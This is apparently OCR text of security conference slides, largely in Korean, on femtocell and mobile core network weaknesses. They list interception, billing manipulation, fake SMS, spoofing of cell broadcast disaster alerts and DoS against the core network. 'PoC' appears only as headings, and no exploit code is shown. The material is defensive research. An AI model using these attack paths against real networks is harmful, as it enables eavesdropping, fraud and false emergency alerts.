
- 인증이 별도의 절차
- 요금 조작
- 감청
- 가짜 SMS



PoC

재난문자(SMS-CB)

- Cell Broadcast
- Service Area Broadcast
- vs. SMS-PP
- SABP



재난문자(SMS-CB)

- Geographic scope
- Message Code
- Update Number
- Message Identifier
- Coding Group/Language

PoC

Poisonous Needle in a Haystack

- Direct access to the Core Network
  - DoS / DDoS
- Vulnerable by design
- Femtocell -> Managed Picocell

Poisonous Needle in a Haystack

Q&A